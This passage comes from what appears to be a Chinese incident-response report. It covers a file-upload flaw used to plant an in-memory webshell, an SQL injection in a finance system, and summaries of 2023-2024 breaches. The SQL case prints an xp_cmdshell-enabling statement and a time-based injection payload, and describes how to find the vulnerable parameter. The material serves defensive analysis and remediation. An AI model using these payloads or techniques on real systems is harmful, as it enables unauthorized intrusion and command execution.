[23/Jul/2024:13:42:05 +0800] "POST /resource/ HTTP/1.1" 404 4204
[23/Jul/2024:13:44:02 +0800] "POST /resource/ HTTP/1.1" 200 268
[23/Jul/2024:13:44:03 +0800] "POST /resource/ HTTP/1.1" 200 5691
[23/Jul/2024:13:44:04 +0800] "POST /resource/ HTTP/1.1" 200 16403
[23/Jul/2024:13:44:38 +0800] "POST /resource/ HTTP/1.1" 200 6009
[23/Jul/2024:13:44:38 +0800] "POST /resource/ HTTP/1.1" 200 268
[23/Jul/2024:13:44:40 +0800] "POST /resource/ HTTP/1.1" 200 4037
[23/Jul/2024:13:44:43 +0800] "POST /resource/ HTTP/1.1" 200 6061
[23/Jul/2024:13:44:44 +0800] "POST /resource/ HTTP/1.1" 200 268
```

通过深信服应急响应工具库中的内存马扫描工具（MSI）进行内存马扫描，为 accesss 日志分析提供佐证，该工具会将内存中检测到的恶意 class 输出至 result 文件中，以此发现内存马注入情况。



根据发现的内存马访问时间 (23/Jul/2024:13:4x)，过滤 POST 请求。得到 23/Jul/2024:13:43:51，可疑接口“/sys/profile/sysProfileCuxTemplateAction.do”。

对该接口进行分析，发现该接口，接收 key 参数 (决定文件名)、config 参数 (决定 jsp 文件内容)，可直接拼接上传形如 "xxx_config.jsp " 的文件。（该接口需管理员权限才可访问，在此不进行赘述。）

对日志进行检索，发现仅有 23/Jul/2024:13:43:53，访问了 "/login_single_horizontal_config.jsp"。所以攻击者使用 key=4，进行传参。

由此确定应该存在落地恶意文件情况 ("/login_single_horizontal_config.jsp")，分析该文件主要内容，为 base64 解码后，反射动态加载解码后的内容，来完成真实恶意功能文件——内存马的加载。

综上，其通过文件上传接口“/sys/profile/sysProfileCuxTemplateAction.do”，成功上传 "/login_single_horizontal_config.jsp" 后，访问该文件，成功加载内存马于 "/resource/"，被攻击者用于后续控制。

```
[23/Jul/2024:13:44:02 +0800] "POST /resource/ HTTP/1.1" 200 268
[23/Jul/2024:13:44:03 +0800] "POST /resource/ HTTP/1.1" 200 5691
[23/Jul/2024:13:44:04 +0800] "POST /resource/ HTTP/1.1" 200 16403
[23/Jul/2024:13:44:38 +0800] "POST /resource/ HTTP/1.1" 200 6009
[23/Jul/2024:13:44:38 +0800] "POST /resource/ HTTP/1.1" 200 268
[23/Jul/2024:13:44:40 +0800] "POST /resource/ HTTP/1.1" 200 4037
[23/Jul/2024:13:44:43 +0800] "POST /resource/ HTTP/1.1" 200 6061
[23/Jul/2024:13:44:44 +0800] "POST /resource/ HTTP/1.1" 200 268
[23/Jul/2024:13:44:52 +0800] "POST /resource/ HTTP/1.1" 200 682
[23/Jul/2024:13:44:54 +0800] "POST /resource/ HTTP/1.1" 200 15989
[23/Jul/2024:13:44:56 +0800] "POST /resource/ HTTP/1.1" 200 6897
[23/Jul/2024:13:45:04 +0800] "POST /resource/ HTTP/1.1" 200 13892
[23/Jul/2024:13:45:05 +0800] "POST /resource/ HTTP/1.1" 200 5251
[23/Jul/2024:13:45:13 +0800] "POST /resource/ HTTP/1.1" 200 2506
[23/Jul/2024:13:51:06 +0800] "POST /resource/ HTTP/1.1" 404 4204
[23/Jul/2024:13:52:46 +0800] "POST /resource/ HTTP/1.1" 404 4204
[23/Jul/2024:13:52:48 +0800] "POST /resource/ HTTP/1.1" 200 268
[23/Jul/2024:13:52:50 +0800] "POST /resource/ HTTP/1.1" 200 4363
[23/Jul/2024:13:52:51 +0800] "POST /resource/ HTTP/1.1" 200 13924
[23/Jul/2024:13:57:46 +0800] "POST /resource/ HTTP/1.1" 200 117071
[23/Jul/2024:13:57:52 +0800] "POST /resource/ HTTP/1.1" 200 2806
[23/Jul/2024:13:58:03 +0800] "POST /resource/ HTTP/1.1" 200 516
[23/Jul/2024:13:58:09 +0800] "POST /resource/ HTTP/1.1" 200 22183
[23/Jul/2024:13:58:41 +0800] "POST /resource/ HTTP/1.1" 200 5379
[23/Jul/2024:13:59:22 +0800] "POST /resource/ HTTP/1.1" 200 532
[23/Jul/2024:13:59:57 +0800] "POST /resource/ HTTP/1.1" 200 25212
[23/Jul/2024:14:01:16 +0800] "POST /resource/ HTTP/1.1" 200 3893
[23/Jul/2024:14:01:16 +0800] "POST /resource/ HTTP/1.1" 200 3893
[23/Jul/2024:14:01:20 +0800] "POST /resource/ HTTP/1.1" 200 2359
[23/Jul/2024:14:01:23 +0800] "POST /resource/ HTTP/1.1" 200 873
[23/Jul/2024:14:01:26 +0800] "POST /resource/ HTTP/1.1" 200 1934
[23/Jul/2024:14:01:29 +0800] "POST /resource/ HTTP/1.1" 200 13585
[23/Jul/2024:14:01:32 +0800] "POST /resource/ HTTP/1.1" 200 4697
[23/Jul/2024:14:01:39 +0800] "POST /resource/ HTTP/1.1" 200 3594
[23/Jul/2024:14:01:39 +0800] "POST /resource/ HTTP/1.1" 200 3594
[23/Jul/2024:14:01:43 +0800] "POST /resource/ HTTP/1.1" 200 4519
```


▶ 处置方式

后续处置，可删除恶意文件"login_single_horizontal_config.jsp"，并根据内存马类型结合用户本身业务确定是否能够重启服务器。临时处置，可暂时对上传接口“/sys/profile/sysProfileCuxTemplateAction.do”、落地的文件接口"*_config.jsp"、内存马接口"/resource"接口使用防火墙进行禁用(该方式不影响"/resource/xxx/xxx"接口继续使用)。并及时联系厂商进行漏洞修复。

在常规攻防演练应急中，我们除了通过现有已发现的恶意文件进行时间、空间维度的关联排查、处置外，往往会担心本次处置是否还存在遗留项，从而陷入漫长的进程排查，和相关进程外联IP是否为恶意(排查的进程连接海外IP、排查的白进程外联情报可疑IP)的纠结中。

为应对相关场景，我们在完成对已发现的恶意文件进行处置外，可以直接使用深信服应急响应工具库中的恶意进程扫描工具(MRK_HW专版)，其通过对护网常用远控工具的特征提取，以及一线人员的持续输入，可快速高效的对主机进程进行扫描，确认主机是否存在遗留后门进程。当发现恶意进程，从而分析、定位、处置遗留恶意文件，继而对攻击者的恶意文件进行清除，以保证尽管存在维持项，也无法再次拉起对应恶意文件。

扫描发现攻击者提权动作拉起的rundll32.exe等进程，根据标签相关进程属于Cobaltstrike远控，直接结束进程，重启扫描未再复发。



▶ 事件结论

针对高危组件，因为攻击者一般已获得源码，当攻防演练开始时，常通过 0day 漏洞展开攻击，得到入口点机器作为代理跳板机，从而进一步进行内网横向，所以应尽量将高危组件通过零信任形式进行收敛，以降低外部攻击面，阻断攻击链入口。

零信任对于常使用的三种场景 (浏览器 - 无端、浏览器 - 有端、移动端 APP) 一般都可进行覆盖。若实在无法收敛，应尽量保障 AF 具备防护效果，使用多厂商防火墙进行串联。并确保相关流量设备的解密，及端侧行为日志的监控及有效性。

某用户财务系统 SQL 注入事件

▶ 背景介绍

某用户反馈，他们的财务系统存在攻击者对 " 财务数据库 " 的攻击行为。应急响应中心应用户要求对本次事件展开分析。

▶ 分析过程如下

✦ 该用户反馈 " 财务系统 " 存在对 " 财务数据库 " 的攻击行为，攻击者尝试使用 xp_cmdshell 执行命令。但未发现具体导致攻击流量的数据包。

```
...EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE;
```

✦ 首先了解涉事主机网络情况和通过用户提供线索和对网络情况进行分析：

a）对外仅映射 WEB" 财务系统 "。

b）" 财务系统 " 对 " 财务数据库 " 本身就存在 SQL 数据交互。

✦ 由此推断可能存在以下两种情况：


a) 攻击者拿下了财务服务器后，得到其中配置的SQL数据库账号密码，再使用账号密码连接数据库，直接执行恶意SQL语句。

b) 财务服务器本身存在SQL注入漏洞。攻击者通过正常业务接口，发起SQL注入攻击，使"财务系统"发起带有“恶意SQL语句”的正常接口请求，让数据库拼接执行。


- ✦ 由于 Mssql 数据库默认不记录登录成功日志（经查看也确实没有开启），那么先假设攻击者的攻击手法为 SQL 注入，这样只需要在对应业务服务器，对应时间去查看 access 访问日志，访问接口情况，就可以快速得到攻击者使用接口。
- ✦ 若通过上一点得到有效 / 可疑接口，对于使用 axis2 的 web 服务 (较常见) 我们可以直接尝试进行黑盒测试，因为访问对应接口，可以清晰地看到每个输入参数及其类型，这使得黑盒测试变得简单易行。或能得到源码情况下，可对接口进行代码审计，明确问题点，提出针对性加固建议。

▶ 溯源分析过程


在业务服务器 (" 财务系统 ") 查看流量访问日志 (access 日志)，发现尝试执行 "xp_cmdshell 命令 " 对应的时间，攻击者存在大量访问“/services/operOriztion”接口情况，且其中一条 url 明显存在 SQL 语句 "AND UNION SELECT"，符合 SQL 注入特征。



通过对“/services/operOriztion”接口进行访问分析，该站点，使用了“axis”服务。可直接使用 SoapUI (http://www.soapui.org/) 即可得到该接口所有参数。再只需要通用 payload(此处使用 ';waitfor delay '00:00:02'--) 贴进每个参数里，逐个黑盒测试，即可得到 SQL 注入漏洞参数点。由此得到，该漏洞为“/services/operOriztion”接口，且未对“kjnd”参数的传参进行严格校验，导致 SQL 注入成功。



同理，可白盒进行审计，找到 classes/com/ufgov/midas/pt/service/OperOriztion.class 的 getGsbmfaByKjnd 方法中，发现未严格过滤 Kjnd 参数，直接拼接执行 SQL 语句，导致 SQL 注入。




▶ 处置方式

临时处置，可暂时对 SQL 注入接口 "“/services/operOriztion”" 进行禁用。并及时联系厂商进行漏洞修复，增加对相关参数的校验。

同理，再使用深信服应急响应工具库中的 MRK_HW 专版工具对主机进程进行一键扫描即可，以确认攻击者是否存在遗留后门进程情况。

扫描发现攻击者拉起的 powershell 进程，根据标签其属于 Cobaltstrike 远控，直接结束进程，重启扫描未再复发。



▶ 事件结论

SQL 注入漏洞常是因为攻击者未对 SQL 语句中需要用到的参数不进行处理或进行错误的处理，从而导致了 SQL 注入的情况。如上述案例中，通过代码审计，易发现相关参数未进行处理，就直接进行 SQL 语句的拼接使用，为了预防这种情况，我们应增强代码规范性，在需求分析阶段明确安全需求，要求对所有用户输入进行验证和过滤；使用参数化查询或正确地使用预编译语句，确保用户输入不会影响 SQL 逻辑。在生产环境中实施监控，记录异常活动，及时发现和响应潜在的 SQL 注入攻击。建立反馈机制，收集开发团队、测试人员和用户的反馈，改进安全措施。

附录：2023-2024 大型网络安全事件盘点

基础设施行业

美国电话电报公司 AT&T 遭遇数据泄露攻击，波及 7300 万个账户信息（2024 年 3 月）

事件描述

2024 年 3 月，美国电话电报公司（AT&T）遭受了一次数据泄露攻击，涉及约 760 万当前客户和约 6540 万前客户，总计约 7300 万个账户的信息。攻击者利用未知漏洞入侵了 AT&T 的服务器系统，并窃取了大量敏感数据，包括客户的个人信息、通信记录、账户信息等。

危害

此次数据泄露攻击对 AT&T 的声誉和客户信任度造成了严重影响。此外，泄露的通信记录和账户信息可能对客户的隐私和资金安全构成潜在威胁。

应对措施

AT&T 在发现泄露后，立即启动了应急响应机制，展开“强有力的调查”，并通知了受影响客户，重置了密码，并提醒他们注意个人信息安全，提供了相应的安全建议和免费的安全咨询和监测服务。

SOHO 路由器遭受僵尸网络攻击，影响美国多个关键基础设施企业（2024 年 2 月）

事件描述

2024 年 2 月，Volt Typhoon 组织劫持了位于美国的“数百台”小型办公室 / 家庭办公室（SOHO）路由器，并将其组成僵尸网络对美国关键基础设施发动攻击。联邦调查局表示，Volt Typhoon 攻击的目标包括通信、能源、水和交通等关键服务提供商。同月晚些时候，美国政府又消灭了俄罗斯网络间谍在恶意软件活动中使用的另一个小型办公室 / 家庭办公室（SOHO）路由器僵尸网络。该僵尸网络由网络犯罪分子使用已知的“Moobot”恶意软件构建，后来被俄罗斯 APT 组织（APT28）侵占。

危害

SOHO 路由器攻击导致了大量用户网络的瘫痪和数据泄露风险增加，被控制的路由器还可能成为黑客发动更大规模网络攻击的工具。

▶ 应对措施

SOHO 用户应立即采取措施加强安全防护，包括更新路由器固件、修改默认密码、禁用不必要的服务和端口等。

Change Healthcare 遭受勒索软件攻击，导致美国医疗保健系统中断（2024 年 2 月）

▶ 事件描述

2024 年 2 月，美国联合健康旗下的医疗保健服务商 Change Healthcare 遭受网络攻击，导致内部网络系统瘫痪，被迫关闭部分系统。此次攻击由 BlackCat 勒索软件团伙（又名 ALPHV）发起，他们利用盗取的登录凭证侵入了公司的 Citrix 远程访问服务，这个服务没有启用多因素认证（MFA）。黑客窃取了 6TB 数据，并对网络上的计算机进行了加密。

▶ 危害

此次网络攻击对 Change Healthcare 公司的声誉和业务运营造成了严重影响，导致美国医疗保健系统中断数周，许多药店和医院无法处理索赔和接收付款。泄露的医疗健康数据可能导致患者隐私泄露、医疗欺诈等风险增加。

▶ 应对措施

Change Healthcare 在发现攻击后，立即关闭了受影响的系统，并与外部网络安全专家合作，启动了调查和恢复服务的工作。最终，该集团支付了高达 2200 万美元赎金，换取了解密器并要求威胁攻击者删除被盗数据。

波音公司遭受 LockBit 勒索软件攻击，43GB 数据被窃取（2023 年 10 月）

▶ 事件概述

2023 年 10 月下旬，LockBit 勒索软件组织声称已入侵波音公司，窃取了波音大约 43GB 的公司机密文件，相关文件随后被发布到 LockBit 网站上。

▶ 危害

影响了公司业务运行，波音表示这次攻击主要影响其信息系统，特别是其零部件业务。同时导致波音公司敏感数据被窃取，对波音公司的商业秘密和客户信任造成严重威胁。

▶ 应对措施

波音公司迅速启动应急响应机制，积极与执法和网络安全专家合作调查该事件并恢复任何受影响的数据。黑客索要高达 2 亿美元的赎金，最终公司决定拒绝支付。

乌克兰新闻机构遭受俄军事黑客组织攻击，新闻发布系统中断（2023 年 1 月）

▶ 事件概述

2023 年 1 月 27 日，乌克兰计算机应急响应小组（CERT-UA）在国家新闻机构 Ukrinform 的网络上发现了五种不同的数据擦除恶意软件组合，旨在破坏信息的完整性和可用性。攻击者使用 Windows 组策略（GPO）启动了 CaddyWIPer 恶意软件，表明他们事先已经破坏了目标的网络。攻击者在 12 月 7 日左右获得了对 Ukrinform 网络的远程访问权限，并等待了一个多月才释放恶意软件。

▶ 结果

攻击者试图抹去该通讯社系统上所有数据的尝试失败了，只成功摧毁了“几个数据存储系统”上的文件，这并没有影响乌克兰通讯社的运营。

▶ 应对措施

加强网络安全防护，提高对网络攻击的监控和响应能力，以及对恶意软件的检测和防御，打击网络间谍活动。

全球最大船级社 DNV 遭勒索攻击，约 1000 艘船舶受影响（2023 年 1 月）

▶ 事件概述

2023 年 1 月 7 日，全球最大海事组织之一 DNV 披露，其于晚间遭勒索软件攻击，ShIPManager 软件系统相关的 IT 服务器已经被迫关闭。由于重要船舶软件供应商遭遇勒索软件攻击，已有约 1000 艘船舶受到影响。

▶ 危害

此次攻击对船级社的全球业务都产生了严重影响，DNV 方面紧急表示：所有船只仍然可以使用 shipManager 软件的船载功能和离线功能，船上的其他系统不受影响。

▶ 应对措施

船级社立即启动应急响应计划，组织专业团队对受攻击的系统进行隔离和恢复，确保尽快恢复运营；积极与执法机构合作，追踪并打击勒索软件攻击者。

能源、制造业

CDK 遭遇勒索软件攻击，导致 1.5 万家汽车经销商业务中断（2024 年 6 月）

事件描述

SaaS 平台服务商 CDK Global 在 2024 年 6 月遭遇了勒索软件攻击，导致北美超过 1.5 万家汽车经销商的业务陷入停滞。使用 CDK Global 软件的美国和加拿大汽车经销商无法使用经销商管理系统（DMS）进行正常运营，例如销售汽车、维修车辆以及交付车辆等。

危害

此次攻击导致该公司业务中断数天，数千家美国汽车经销商无法正常运营，许多经销商被迫恢复至纸笔运营状态。据报道，此次攻击给经销商造成了数百万美元的损失，严重影响了他们的业务和客户服务。

应对措施

CDK Global 在发现攻击后立即关闭了大部分系统以防止攻击蔓延，并开始分阶段恢复系统，受影响的经销商也断开了与 CDK 系统的连接。随后 CDK Global 与 BlackSuit 勒索软件团伙进行谈判，赎金金额高达数千万美元。

加拿大石油巨头遭遇网络攻击，导致全国加油站瘫痪（2023 年 6 月）

事件概述

2023 年 6 月，加拿大能源巨头 Suncor Energy Inc. 遭到大规模的网络攻击，导致其旗下在加拿大各地经营的 1,500 多个 Petro-Canada 加油站无法使用信用卡或借记卡进行电子支付，只能收现金，官方应用程序和 Petro-Points 积分计划也已下线，甚至一些内部员工也无法登录自己的员工账户。

危害

此次攻击导致 Suncor Energy 的网络系统瘫痪，影响了全国的加油服务，给消费者带来了极大的不便。公司遭受了巨大的经济损失，包括销售额下降、客户流失以及恢复系统所需的成本。

应对措施

Suncor Energy 迅速启动了网络安全应急响应，与第三方专家合作调查，对受攻击的系统进行隔离和恢复，并通知了当局，表示后续将加强网络安全防护，重拾客户信任。

台积电遭受 LockBit 攻击被勒索 7000 万美元（2023 年 6 月）

事件概述

2023 年 6 月，全球领先的半导体制造商台积电 (TSMC) 被 LockBit 勒索软件团伙要求为被盗数据支付 7000 万美元，否则将公开网络入口点、密码和相关机密信息等，将危及台积电及其大客户苹果、高通和英伟达等。

危害

台积电证实，其一家“IT 硬件供应商发生了网络安全事件”，导致与服务器初始设置和配置相关的信息泄露。此次攻击可能导致台积电的商业秘密和客户数据泄露，对公司的业务运营和创新能力造成严重影响。

▶ 应对措施

台积电根据公司的安全协议和标准操作程序，立即终止了与受影响供应商的数据交换。公司将加强供应链安全管理，提高对外部合作伙伴的安全要求，加强内部网络的监控和入侵检测以维护公司的业务连续性。

日本制造企业 Hoya 感染挖矿病毒，产线被迫停产三天（2023 年 3 月）

▶ 事件概述

2023 年 3 月 30 日，全球最大的眼镜镜片、医用内窥镜和其他光学设备制造商之一 Hoya Corporation 的 IT 系统遭遇严重中断，影响了生产设施和部分产品的订购系统。初步调查结果表明第三方未经授权访问服务器。

▶ 危害

攻击导致产线停产，部分订单无法按时完成，对公司的业务运营和客户交付造成了严重影响。此外，病毒的清理和系统的恢复也增加了公司运营成本。

▶ 应对措施

Hoya 立即隔离受影响的服务器，并向受影响生产设施所在国家的有关当局报告。聘请专业的网络安全专家进行处理。Hoya 承诺一旦得知任何后果，将立即报告，并正在尽一切努力让客户满意，并尽可能减少对他们的负面影响。

政府机构

某公共服务机构遭遇境外网络攻击（2024 年 7 月）

事件描述

2024 年 7 月，某市公安局发布警情通报称，该市某公共服务机构部分网络设备遭受网络攻击，相关的业务数据极有可能被窃取，严重威胁我国国家安全。据通报，这可能是一次以军事侦察为目的的网络攻击，发起网络攻击的是境外有政府背景的黑客组织。

危害

此次攻击对该机构的正常运营和公共服务能力造成了严重影响，可能给公众的生命财产安全带来潜在威胁。

应对措施

相关机构应加强网络安全防护，提高对外部攻击的防御能力；与国际网络安全组织合作，共同打击网络间谍活动。

海莲花组织利用 GrimResource 技术进行钓鱼攻击（2024 年 6 月）

事件描述

GrimResource 是一种新型的野外代码执行技术，由 Elastic 安全研究人员在 2024 年 6 月揭露。OceanLotus(海莲花) 是一个东南亚黑客组织，多年来对我国党政机关、国防军工、科研院所等核心要害单位发起攻击。本次使用 GrimResource 技术进行钓鱼攻击，MSC 文件释放恶意文件，实施定向窃密攻击。

危害

GrimResource 技术可绕过防御，能够绕过 ActiveX 控件告警，实现无文件落地的 payload 执行；在野外发现的样本在 VirusTotal 中有 0 个静态检测，表明其隐蔽性极高，难以被发现；可以预见，MSC 样式的鱼叉邮件可能会替代 lnk、office 宏文档等成为攻击者最常用的钓鱼诱饵，潜在影响大。

应对措施

不下载非官方软件；提高警觉性，避免点击来历不明的链接或下载不明来源的应用程序；确保操作系统和安全软件保持最新，以识别和防御最新的恶意软件；监测网络流量中可能的异常行为。

美国国家环境保护局遭遇外网攻击，超过 850 万用户数据泄露（2024 年 4 月）

事件描述

2024 年 4 月，美国国家环境保护局（EPA）遭受了一次严重的网络攻击，导致大量敏感数据被泄露。此次事件可能由一名被称为 USDoD 的黑客所为，涉及超过 850 万用户（包括客户和承包商）的个人隐私信息被外泄。

危害

此次数据泄露攻击对美国国家环境保护局的声誉和公信力造成了严重损害。泄露的数据在俄罗斯黑客和网络犯罪论坛中流传，可能被用于不正当目的，对国家安全构成潜在威胁。

▶ 应对措施

EPA 立即切断了受影响的系统连接，防止攻击者进一步获取数据或破坏系统，启动了数据恢复计划，从备份中恢复受影响的数据。同时成立了专门的调查小组，对攻击事件进行深入调查。

希腊教育部遭遇网络攻击导致全国多校考试延迟（2023 年 5 月）

▶ 事件描述

希腊教育部 5 月 30 日表示，希腊近日遭遇“迄今针对本国公共或政府组织的最严重网络袭击”，导致其官方统一管理的全国中学考试题库网站“希腊研究与技术网络系统”遭到攻击，一度瘫痪、多校考试延迟。

▶ 危害

影响了希腊国内中学期末考试，教师无法从题库平台抽取考题，部分考生不得不在教室等待数小时。也可能泄露学生的个人信息和考试成绩等敏感信息。

▶ 应对措施

希腊最高法院下令对此次网络袭击展开调查，并由警方的网络犯罪部门提供协助。同时教育部加强了网络安全防护措施，防止此类事件再次发生。

金融行业

地狱级银行木马病毒 Cerberus 变种再起，在多个国家传播（2024 年 9 月）

事件概述

ErrorFather 是一项新型网络攻击活动，利用一种未被检测的 Cerberus 安卓银行木马，专门针对安卓用户。Cerberus 木马最初因其通过键盘记录、覆盖攻击和 VNC 功能窃取金融及社交媒体应用的凭证而声名鹊起，能够绕过安全限制，并具备高度的隐蔽性和难以检测的特性。CRIL 研究人员在 2024 年 9 月和 10 月识别到这段时间内该活动显著增加，表明 ErrorFather 的运营者正在扩大针对全球安卓用户的攻击。

危害

ErrorFather 恶意软件通过安卓和 iOS 应用商店的假冒银行应用传播，下载一个多阶段的银行木马，旨在绕过安全限制并窃取银行信息。通过覆盖攻击进行操作，扫描手机中的金融应用，并在用户与这些应用互动时加载假钓鱼页面，从而窃取用户输入的信息。

应对措施

建议用户从官方应用商店下载应用，避免使用小众或上线时间短的应用软件；不要随意下载应用或点击陌生链接，尤其是来自论坛或社交媒体的链接。确保设备上安装最新的杀毒软件，定期进行手机安全扫描和病毒查杀，确保设备安全。

美国知名银行 Evolve Bank & Trust 遭攻击导致约 760 万名客户数据被盗（2024 年 7 月）

事件概述

美国知名银行 Evolve Bank & Trust 在遭遇 LockBit 勒索软件攻击后，其客户数据被盗，该行紧急给 760 万受影响的人发送数据泄露通知。调查显示，由于公司员工点击了恶意链接，导致 Lockbit 成员在未经授权的情况下访问了 Evolve 的数据库和文件共享，黑客随后下载了这些文件。

危害

此次攻击导致 Evolve Bank & Trust 的客户数据被盗，部分系统无法正常工作，影响了金融科技公司如 Affirm、Wise 和 Bilt 的客户，有 7640112 人受到了影响。

应对措施

Evolve Bank & Trust 迅速采取应急措施保障客户资金安全，为美国居民提供了为期两年的信用监控和身份保护服务，并为国际居民提供暗网监控服务。

金融科技公司 EquiLend 遭攻击导致部分关键业务暂停（2024 年 1 月）

事件概述

金融科技公司 EquiLend 在 2024 年 1 月遭受勒索软件攻击，影响到了部分平台的功能和某些服务。

危害

此次攻击导致 EquiLend 的部分服务，包括 NGT、Post-Trade Solutions、Data & Analytics Solutions 和 RegTech Solutions 暂时不可用，对公司运营和客户服务造成了影响。

▶ 解决方法

EquiLend 在发现事件后公司立即聘请了第三方网络安全专家并启动了调查，同时迅速采取措施控制事件影响，并逐步恢复受影响的服务。并承诺将继续与第三方专家合作，提高安全协议，以更安全的面貌从此次事件中恢复。

某银行美国子公司被 LockBit 勒索软件攻击（2023 年 11 月）

▶ 事件描述

2023 年 11 月，某银行的美国子公司遭受了 LockBit 勒索软件的攻击。攻击者入侵后在系统中部署了 LockBit 勒索软件，加密了公司的重要数据和业务系统，并要求支付巨额赎金获取解密密钥。

▶ 危害

攻击对该银行业务运营和数据安全造成了严重影响，业务中断导致公司无法正常提供服务，影响了客户的业务办理和资金流转。泄露的数据可能包括客户敏感信息、交易记录等，对客户的隐私和资金安全构成潜在威胁。

▶ 应对措施

该银行表示，发现攻击后立即切断并隔离了受影响系统，展开彻底调查并向执法部门报告，并在专业信息安全专家团队的支持下推进恢复工作。后续将加强金融服务系统的安全防护，包括数据备份和恢复计划。

在线金融服务商 PayPal 遭遇撞库攻击，34942 名用户受影响（2023 年 1 月）

▶ 事件描述

2023 年 1 月，全球领先的在线金融服务商 PayPal 发布公告，称遭遇了一次大规模的撞库攻击，共有 34942 名用户受到影响。黑客在两天时间里获得了账户持有人的全名、出生日期、邮政地址、社会安全号码和个人税号。

▶ 危害

此次攻击对用户的资金安全、隐私安全以及公司声誉都造成了严重影响。可能导致用户资金被盗取，账户信息被售卖。同时，对PayPal的业务发展和用户信任度产生了负面影响。

▶ 应对措施

遭受攻击后，PayPal 迅速冻结了所有受影响的用户账户，防止攻击者进一步窃取资金或篡改账户信息。查明事件情况后，向用户发送电子邮件，告知系统近期遭到撞库攻击，部分用户数据可能已经泄露。PayPal 后期还引入了更严格的多因素身份验证机制，提高用户账户的安全性。

科技行业

云基础设施公司 Snowflake 数据泄露波及全球 165 家知名企业（2024 年 6 月）

事件描述

2024 年 6 月，云存储巨头 Snowflake 遭黑客攻击，全球超过 165 家知名企业因此遭遇数据泄露，包括票务巨头 Ticketmaster、桑坦德集团（Santander Group）、汽车零配件巨头 Advance Auto Parts 等，同时影响数量还在不断增长。

危害

此次事件被认为是云计算历史上最严重的数据泄漏事件之一，导致全球多家知名企业的敏感数据被非法访问和泄露，可能让数以亿计的个人受到影响，如个人身份信息被窃取等，对个人隐私和企业声誉都会造成严重损害。

应对措施

调查发现，黑客利用之前通过信息窃取恶意软件窃取的凭证入侵 Snowflake ，最终窃取了有价值的数据，其中黑客使用的某些凭据已有数年历史。为防止类似事件，云服务提供商必须实施强大的多因素身份验证和安全身份验证措施，采用更严格的安全默认设置来保护其客户。

新型僵尸网络 TheMoon 感染全球 88 个国家 / 地区，超 6 千台华硕路由器遭攻击（2024 年 3 月）

事件描述

